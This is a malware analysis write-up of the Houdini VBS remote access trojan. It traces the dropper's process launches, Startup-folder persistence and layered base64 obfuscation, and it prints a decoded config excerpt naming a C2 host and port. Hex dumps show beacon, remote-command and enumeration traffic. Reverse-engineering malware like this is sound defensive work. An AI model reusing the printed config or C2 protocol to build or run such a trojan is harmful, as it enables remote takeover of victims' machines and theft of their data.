
Houdini

UDURRANI

Summary:

- Attacker uses a worm builder to create a VBS payload
- Attacker obfuscates the payload
- Attacker embeds the obfuscated VBS file into a binary
- On execution, the binary spawns WSCRIPT and launch the VBS script
- VBS file starts beaconing the C2 server and creates an ESTABLISHED tcp tunnel
- The compromised machine tells the C2 server that its ready for further instructions
- C2 server sends instructions for further malicious activity

Automated Flow:



Houdini first stage launches two wscript instances.

```
typedef struct _STARTUPINFOA {
  DWORD  cb;
  LPSTR  lpReserved;
  LPSTR  lpDesktop;
  LPSTR  lpTitle;
  DWORD  dwX;
  DWORD  dwY;
  DWORD  dwXSize;
  DWORD  dwYSize;
  DWORD  dwXCountChars;
  DWORD  dwYCountChars;
  DWORD  dwFillAttribute;
  DWORD  dwFlags;
  WORD   wShowWindow;
  WORD   cbReserved2;
  LPBYTE lpReserved2;
  HANDLE hStdInput;
  HANDLE hStdOutput;
  HANDLE hStdError;
} STARTUPINFOA, *LPSTARTUPINFOA;
```

CreateProcessW ("C:\Windows\System32\WScript.exe", ""C:\Windows\System32\WScript.exe" "C:\Users\foo\AppData\Local\Temp**installation.vbs**" ", NULL, NULL, FALSE, CREATE_DEFAULT_ERROR_MODE | CREATE_NEW_CONSOLE | CREATE_UNICODE_ENVIRONMENT | EXTENDED_STARTUPINFO_PRESENT, NULL, "C:\Users\foo\AppData\Local\Temp", &startupInfo, &processInfo)

CreateProcessW ("C:\Windows\System32\WScript.exe", ""C:\Windows\System32\WScript.exe" "C:\Users\foo\AppData\Local\Temp**siamhk.vbs**" ", NULL, NULL, FALSE, CREATE_DEFAULT_ERROR_MODE | CREATE_NEW_CONSOLE | CREATE_UNICODE_ENVIRONMENT | EXTENDED_STARTUPINFO_PRESENT, NULL, "C:\Users\foo\AppData\Local\Temp", &startupInfo, &processInfo);

```
typedef struct _PROCESS_INFORMATION {
  HANDLE hProcess;
  HANDLE hThread;
  DWORD  dwProcessId;
  DWORD  dwThreadId;
} PROCESS_INFORMATION, *PPROCESS_INFORMATION, *LPPROCESS_INFORMATION;
```

Binary Information and compilation date:


```
0x400000 <- Base*
GUI
(32B)
23040 <- CS
0x1000 <- CoseBase*
```

```
FileModDate: 13-07-2018 14:58:51
             [ 322719.000000 ]
```

Payload will drop and create the following files


```
F: \Users\foo\AppData\Local\Temp\408795_322749034434391_1000009789211126_939975_584536445_n.jpg ** 13382
F: \Users\foo\AppData\Local\Temp\installation.vbs ** 168295
F: \Users\foo\AppData\Local\Temp\siamhk.vbs ** 168295
F: \Users\foo\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\installation.vbs ** 168295
```

Two similar VBS scripts, ***installation.vbs*** & ***siamhk.vbs*** and a '**.jpg**' image. Once the payload executed, it will present this jpeg to the user, so user may think that it was indeed an image. Here is the blurred out version.




VBS file ***installation.vbs*** is added to the startup folder

Basic Network Flow:



Rat will beacon the C2 server and provide the basic information with a POST request, indicating that its ready for further instructions. Initial information is sent as part of ***User-Agent header***. Delimiter used is the pipe '|' and first field is the victim's ID (***E8643907***)



Registry activity:

```
2 installation wscript.exe //B "C:\Users\foo\AppData\Local\Temp\installation.vbs"
3 siamhk wscript.exe //B "C:\Users\foo\AppData\Local\Temp\siamhk.vbs"
```

Obfuscation:

VBS script has a variable with the following value (I couldn't put the complete string)

```
UkZwRFRFOVdSVklnUFNBaU16bDhaSHA4TmpCOFpIcDhPVEY4WkhwOE16SjhaSHA4TVRFMGZHUjZmREV3TVh4a2VudzVPWHhrZW53eE1URjhaSHA4TVRBd2ZHU
jZmREV3TVh4a2Vud3hNVFI4WkhwOE16SjhaSHA4TlRoOFpIcDhNeko4WkhwOE1UQTBmR1I2ZkRFeE1YeGtlbnd4TVRkOFpIcDhNVEF3ZkdSNmZERXdOWHhrZW
53eE1UQjhaSHA4TVRBMWZHUjZmRE15ZkdSNmZEUXdmR1I2ZkRrNWZHUjZmRFF4ZkdSNmZETXlmR1I2ZkRFeE5YeGtlbnd4TURkOFpIcDhNVEl4ZkdSNmZERXh
NbnhrZW53eE1ERjhaSHA4TXpKOFpIcDhOVGg4WkhwOE16SjhaSHA4TVRBMGZHUjZmREV4TVh4a2Vud3hNVGQ4WkhwOE1UQXdmR1I2ZkRFd05YeGtlbnd4TVRC
OFpIcDhNVEExZkdSNmZEUTFmR1I2ZkRFd01ueGtlbnd4TWpCOFpIcDhNeko4WkhwOE9UTjhaSHA4TmpKOFpIcDhNVE44WkhwOE1UQjhaSHA4TVROOFpIcDhNV
EI4WkhwOE16bDhaSHA4TmpGOFpIcDhORFY4WkhwOE5qRjhaSHA4TkRWOFpIcDhOakY4WkhwOE5EVjhaSHA4TmpGOFpIcDhORFY4WkhwOE5qRjhaSHA4TXpKOF
pIcDhPVGw4WkhwOE1URXhmR1I2ZkRFeE1IeGtlbnd4TURKOFpIcDhNVEExZkdSNmZERXdNM3hrZW53ek1ueGtlbncyTVh4a2VudzJNWHhrZW53ME5YeGtlbncyTVh4a2VudzBOWHhrZW53Mk1YeGtlbnc
wTlh4a2VudzJNWHhrZW53ME5YeGtlbncyTVh4a2VudzBOWHhrZW53Mk1YeGtlbncwTlh4a2VudzJNWHhrZW53ME5YeGtlbncyTVh4a2VudzBOWHhrZW53Mk1Y
eGtlbncwTlh4a2VudzJNWHhrZW53ME5YeGtlbncyTVh4a2VudzBOWHhrZW53Mk1YeGtlbncwTlh4a2VudzJNWHhrZW53ME5YeGtlbncyTVh4a2VudzBOWHhrZ
W53Mk1YeGtlbncwTlh4a2VudzJNWHhrZW53eE0zeGtlbnd4TUh4a2Vud3hNM3hrZW53eE1IeGtlbnd4TURSOFpIcDhNVEV4ZkdSNmZERXhOWHhrZW53eE1UWj
haSHA4TXpKOFpIcDhOakY4WkhwOE16SjhaSHA4TXpSOFpIcDhNVEU0ZkdSNmZERXhNbnhrZW53eE1UQjhaSHA4TkRWOFpIcDhNVEEwZkdSNmZEazNmR1I2ZkR
rNWZHUjZmREV3TjN4a2Vud3hNREY4WkhwOE1URTBmR1I2ZkRRMmZHUjZmREV4TUh4a2Vud3hNVEY4WkhwOE5EVjhaSHA4TVRBMWZHUjZmREV4TW54a2VudzBO
bnhrZW53NU9IeGtlbnd4TURWOFpIcDhNVEl5ZkdSNmZETTBmR1I2ZkRFemZHUjZmREV3ZkdSNmZERXhNbnhrZW53eE1URjhaSHA4TVRFMGZHUjZmREV4Tm54a
2Vud3pNbnhrZW53Mk1YeGtlbnd6TW54a2VudzFOM3hrZW53ME9IeGtlbncxTjN4a2VudzBPSHhrZW53eE0zeGtlbnd4TUh4a2Vud3hNRFY4WkhwOE1URXdmR1
I2ZkRFeE5YeGtlbnd4TVRaOFpIcDhPVGQ4WkhwOE1UQTRmR1I2ZkRFd09IeGtlbnd4TURCOFpIcDhNVEExZkdSNmZERXhOSHhrZW53ek1ueGtlbncyTVh4a2V
ud3pNbnhrZW53ek5IeGtlbnd6TjN4a2Vud3hNVFo4WkhwOE1UQXhmR1I2ZkRFd09YeGtlbnd4TVRKOFpIcDhNemQ4WkhwOE16UjhaSHA4TVROOFpIcDhNVEI4
```

This definitely looks like base 64. So let's go ahead and get a small chunk of the above string and try to decode it. Focus on the following **green** text (**Decoded** pattern)

```
[bAd2dAbOnE  :./b64 "UkZwRFRFOVdSVklnUFNBaU16bDhaSHA4TmpCOFpIcDhPVEY4WkhwOE16SjhaSHA4TVRFMGZHUjZmREV3T]
Vh4a2VudzVPWHhrZW53eE1URjhaSHA4TVRBd2ZHUjZmREV3TVh4a2Vud3hNVFI4W" 2
**********************************************
   Stage 1 Decoding
[ RFpDTE9WRVIgPSAiMzl8ZHp8NjB8ZHp8OTF8ZHp8MzJ8ZHp8MTE0fGR6fDEwMXxkenw5OXxkenwxMTF8ZHp8MTAwfGR6fDEwMXx
kenwxMTR8 ]


[bAd2dAbOnE  :./b64 RFpDTE9WRVIgPSAiMzl8ZHp8NjB8ZHp8OTF8ZHp8MzJ8ZHp8MTE0fGR6fDEwMXxkenw5OXxkenwxMTF8ZH]
p8MTAwfGR6fDEwMXxkenwxMTR8 2
**********************************************
   Stage 2 Decoding
[ DZCLOVER = "39|dz|60|dz|91|dz|32|dz|114|dz|101|dz|99|dz|111|dz|100|dz|101|dz|114| ]
```

Basically its double base64 encoded. Now we get another layer of obfuscation. The variable **DZCLOVER** contains some sort of a delimited pattern. Delimiter here is '|dz|'. Also it applies the following conversion.

```
dz = dz & CHR(DZCLOVER(I))
```

We can easily write a small script to remove '|dz|' and convert each integer value to CHR(). I am young enough to use python, so I went a head and wrote some C code to do the job.

Eventually we got the following (Complete script is pretty long but this should give you an idea)


```
'=-=-=-=-= config =-=-=-=-=-=-=-=-=-=-=-=-=-=-=

host = "vpn-hacker.no-ip.biz"
port = 9090
installdir = "%temp%"
lnkfile = true
lnkfolder = true

'=-=-=-=-= public var =-=-=-=-=-=-=-=-=-=-=-=-=-=

dim shellobj
set shellobj = wscript.createobject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")

'=-=-=-=-= privat var =-=-=-=-=-=-=-=-=-=-=-=-=-=

installname = wscript.scriptname
startup = shellobj.specialfolders ("startup") & "\"
installdir = shellobj.expandenvironmentstrings(installdir) & "\"
if not filesystemobj.folderexists(installdir) then  installdir = shellobj.expandenvironmentstrings("%temp%") & "\"
spliter = "<" & "|" & ">"
sleep = 5000
dim response
dim cmd
dim param
info = ""
```

Now we move on to the Command & control and understand how it works.

Command & Control:

This part is pretty interesting. The attacker uses a rat builder first to set things up. Once things are all set, attacker distributes the payload. Click friendly victims click on the payload and **BOOM**!

Here is how the attacker view things. Its seriously very user friendly.



Once connected, ***WSCRIPT*** will try and communicate with the C2 every N seconds. This part is configured by the attacker. Attacker is using milliSeconds here for the following variables.

```
007537bf        db        "waitter here :"
00753772        db        "speeder here :"
```

Victim machine keeps retrying every N intervals until the connection is made. Remember that VBS runs in the address space of WSCRIPT. Thats why you will notice WSCRIPT is making connections to the C2 server. In the following situation victim machine 10.0.0.188 keeps sending SYN packet to C2 10.0.0.10 and keeps getting a RST.

```
========================== (UDURRANI) ==============================
(INIT) SYN PACKET SENT FROM 10.0.0.188  TO IP ADDRESS 10.0.0.2
        PORT INFORMATION (51756, 9000)
        SEQUENCE INFORMATION (1183757356, 0)
        (14: 20: 20: 66)


========================== (UDURRANI) ==============================
(TERM) RST PACKET SENT FROM 10.0.0.2    TO IP ADDRESS 10.0.0.188
        PORT INFORMATION (9000, 51756)
        SEQUENCE INFORMATION (0, 1183757357)

        (14: 20: 20: 60)


========================== (UDURRANI) ==============================
(INIT) SYN PACKET SENT FROM 10.0.0.188  TO IP ADDRESS 10.0.0.2
        PORT INFORMATION (51756, 9000)
        SEQUENCE INFORMATION (1183757356, 0)
        (14: 20: 20: 66)


========================== (UDURRANI) ==============================
(TERM) RST PACKET SENT FROM 10.0.0.2    TO IP ADDRESS 10.0.0.188
        PORT INFORMATION (9000, 51756)
        SEQUENCE INFORMATION (0, 1183757357)

        (14: 20: 20: 60)
```

Attackers can bring the C2 service down every now and then. But let's move on to the part where C2 is up and running. In socket world, when the ip is received its changed to the dot notation via inet_addr(). So in our case inet_addr ("10.0.0.188") will be 3154116618. Similarly htonl (3154116618) will convert to host byte order. This returns uint32_t value. If you want to test it out you can use %zu for formatting. Once connection is established, send() recv() is used to transfer data back and forth and shutdown (socket_descriptor, SD_SEND) is used.

I have no idea why I just wrote that last part. Moving ON …

Victim machine makes a connection to C2 and say "Hey I am ready"

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 10.0.0.188  TO IP ADDRESS 10.0.0.2
        PORT INFORMATION (51822, 9000)
        SEQUENCE INFORMATION (502123526, 3444580858)

        (14: 20: 20: 370)
POST /is-ready HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agen
t: E8643907<|>WIN-RN4A1D7IM6L<|>foo<|>Microsoft Windows 7 Enterprise <|
>plus<|>nan-av<|>false - 7/17/2018
UA-CPU: AMD64
Accept-Encoding: gzi
p, deflate
Host: 10.0.0.2:9000
Content-Length: 0
Connection: Keep-Al
ive
Cache-Control: no-cache
```

C2 replies with the following

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 10.0.0.2    TO IP ADDRESS 10.0.0.188
        PORT INFORMATION (9000, 51822)
        SEQUENCE INFORMATION (3444580858, 502123842)

        (14: 20: 20: 138)
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html
Server: In
dy/9.0.18
```

C2 will Finish the communication and let the victim know that there is nothing to be done and sleep time is ***5000 milliSeconds i.e. 5 seconds*** (Time is configurable)

```
========================== (UDURRANI) ================================
(END*) FIN PACKET SENT FROM 10.0.0.2    TO IP ADDRESS 10.0.0.188
        PORT INFORMATION (9000, 53108)
        SEQUENCE INFORMATION (2028588701, 2626996798)

        (14: 20: 20: 66)
sleep<|>5000
```

WSCRIPT will wakeup after 5 seconds and ask C2 if there is anything to be done? This time the C2 has an instruction for the victim. Following is a 74 bytes payload (with FIN bit set) that tells the victim to execute **IPCONFIG** command and provide the result back to C2.

```
========================== (UDURRANI) ================================
(END*) FIN PACKET SENT FROM 10.0.0.2    TO IP ADDRESS 10.0.0.188
        PORT INFORMATION (9000, 53122)
        SEQUENCE INFORMATION (3392936997, 11816918)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:1|
        (74)
    63 6D 64 2D 73 68 65 6C 6C 3C 7C 3E 69 70 63 6F         cmd-shell<|>ipco
    6E 66 69 67                                             nfig
```

Here the POST request says **is-cmd-shell** and NOT **is-ready.**

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 10.0.0.188  TO IP ADDRESS 10.0.0.2
        PORT INFORMATION (53123, 9000)
        SEQUENCE INFORMATION (3917101087, 593532058)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (377)
    50 4F 53 54 20 2F 69 73 2D 63 6D 64 2D 73 68 65         POST /is-cmd-she
    6C 6C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63         ll HTTP/1.1..Acc
    65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65 70 74         ept: */*..Accept
    2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73         -Language: en-us
    0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 45 38         ..User-Agent: E8
    36 34 33 39 30 37 3C 7C 3E 57 49 4E 2D 52 4E 34         643907<|>WIN-RN4
    41 31 44 37 49 4D 36 4C 3C 7C 3E 66 6F 6F 3C 7C         A1D7IM6L<|>foo<|
    3E 4D 69 63 72 6F 73 6F 66 74 20 57 69 6E 64 6F         >Microsoft Windo
    77 73 20 37 20 45 6E 74 65 72 70 72 69 73 65 20         ws 7 Enterprise
    3C 7C 3E 70 6C 75 73 3C 7C 3E 6E 61 6E 2D 61 76         <|>plus<|>nan-av
    3C 7C 3E 66 61 6C 73 65 20 2D 20 37 2F 31 37 2F         <|>false - 7/17/
    32 30 31 38 0D 0A 55 41 2D 43 50 55 3A 20 41 4D         2018..UA-CPU: AM
    44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F         D64..Accept-Enco
    64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C         ding: gzip, defl
    61 74 65 0D 0A 48 6F 73 74 3A 20 31 30 2E 30 2E         ate..Host: 10.0.
    30 2E 32 3A 39 30 30 30 0D 0A 43 6F 6E 74 65 6E         0.2:9000..Conten
    74 2D 4C 65 6E 67 74 68 3A 20 31 34 34 39 0D 0A         t-Length: 1449..
    43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70         Connection: Keep
    2D 41 6C 69 76 65 0D 0A 43 61 63 68 65 2D 43 6F         -Alive..Cache-Co
    6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D         ntrol: no-cache.
    0A 0D 0A                                                ...
```


Result is sent back to the C2 server

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 10.0.0.188  TO IP ADDRESS 10.0.0.2
        PORT INFORMATION (53123, 9000)
        SEQUENCE INFORMATION (3917101410, 593532058)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (1503)
0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E         ..Windows IP Con
66 69 67 75 72 61 74 69 6F 6E 0D 0A 0D 0A 0D 0A         figuration......
45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72         Ethernet adapter
20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E          Local Area Conn
65 63 74 69 6F 6E 20 32 3A 0D 0A 0D 0A 20 20 20         ection 2:....
43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69         Connection-speci
66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20         fic DNS Suffix
2E 20 3A 20 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F         . : ..   Link-lo
63 61 6C 20 49 50 76 36 20 41 64 64 72 65 73 73         cal IPv6 Address
20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38          . . . . . : fe8
30 3A 3A 39 39 63 33 3A 37 65 32 34 3A 37 61 64         0::99c3:7e24:7ad
36 3A 32 65 63 38 25 31 36 0D 0A 20 20 20 49 50         6:2ec8%16..   IP
76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20         v4 Address. . .
2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20         . . . . . .
3A 20 31 30 2E 30 2E 30 2E 31 38 38 0D 0A 20 20         : 10.0.0.188..
20 53 75 62 6E 65 74 20 4D 61 73 6B 20 2E 20 2E          Subnet Mask . .
20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E          . . . . . .
20 2E 20 3A 20 32 35 35 2E 30 2E 30 2E 30 0D 0A          . : 255.0.0.0..
20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77            Default Gatew
61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E         ay . . . . . .
20 2E 20 2E 20 3A 20 0D 0A 0D 0A 45 74 68 65 72          . . : ....Ether
6E 65 74 20 61 64 61 70 74 65 72 20 42 6C 75 65         net adapter Blue
74 6F 6F 74 68 20 4E 65 74 77 6F 72 6B 20 43 6F         tooth Network Co
6E 6E 65 63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20         nnection:....
```

If the attacker wants to ***enumerate*** all files and folders, the following message (376 bytes) will be sent.

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 10.0.0.188  TO IP ADDRESS 10.0.0.2
        PORT INFORMATION (53136, 9000)
        SEQUENCE INFORMATION (3987161092, 2384897854)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (376)
50 4F 53 54 20 2F 69 73 2D 65 6E 75 6D 2D 64 72         POST /is-enum-dr
69 76 65 72 20 48 54 54 50 2F 31 2E 31 0D 0A 41         iver HTTP/1.1..A
63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65         ccept: */*..Acce
70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D         pt-Language: en-
75 73 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20         us..User-Agent:
45 38 36 34 33 39 30 37 3C 7C 3E 57 49 4E 2D 52         E8643907<|>WIN-R
4E 34 41 31 44 37 49 4D 36 4C 3C 7C 3E 66 6F 6F         N4A1D7IM6L<|>foo
3C 7C 3E 4D 69 63 72 6F 73 6F 66 74 20 57 69 6E         <|>Microsoft Win
64 6F 77 73 20 37 20 45 6E 74 65 72 70 72 69 73         dows 7 Enterpris
65 20 3C 7C 3E 70 6C 75 73 3C 7C 3E 6E 61 6E 2D         e <|>plus<|>nan-
61 76 3C 7C 3E 66 61 6C 73 65 20 2D 20 37 2F 31         av<|>false - 7/1
37 2F 32 30 31 38 0D 0A 55 41 2D 43 50 55 3A 20         7/2018..UA-CPU:
41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E         AMD64..Accept-En
63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65         coding: gzip, de
```

For most of the execution the flow looks like (example to execute calc.exe)



On the C2 side, the listener executes the function j_ShellExecuteA, which jumps to the actual ShellExecute function.

```
j_ShellExecuteA -> jmp    dword [imp_ShellExecuteA]
```

```
HINSTANCE ShellExecuteA(
  HWND   hwnd,
  LPCSTR lpOperation,
  LPCSTR lpFile,
  LPCSTR lpParameters,
  LPCSTR lpDirectory,
  INT    nShowCmd
);
```

C2 can also have other code paths E.G.

```
0045de69        call       j_GetLastActivePopup
0045de70        call       j_GetForegroundWindow
```

Conclusion: